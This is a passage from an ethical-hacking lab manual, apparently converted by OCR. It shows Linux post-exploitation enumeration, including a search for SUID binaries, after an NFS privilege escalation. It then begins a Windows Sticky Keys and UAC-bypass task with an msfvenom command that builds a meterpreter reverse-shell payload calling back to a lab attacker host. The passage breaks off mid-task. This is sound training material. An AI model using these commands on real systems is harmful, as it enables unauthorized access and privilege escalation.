
43. Type **ps -ef** and press **Enter** to view current processes along with their PIDs




44. Type **find / -name "*.txt" -ls 2> /dev/null** and press **Enter** to view all the .txt files on the system



45. Type **route -n** and press **Enter** to view the host/network names in numeric form.



46. Type **find / -perm -4000 -ls 2> /dev/null** and press **Enter** to view the SUID executable binaries.



47. This concludes the demonstration of escalating privileges in Linux machine by exploiting misconfigured NFS.
48. Close all open windows and document all the acquired information.


Task 5: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Turn on the **Windows 11** virtual machine.
2. In the **Parrot Security** virtual machine and launch a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe** and press **Enter**.




7. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

   Note: To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

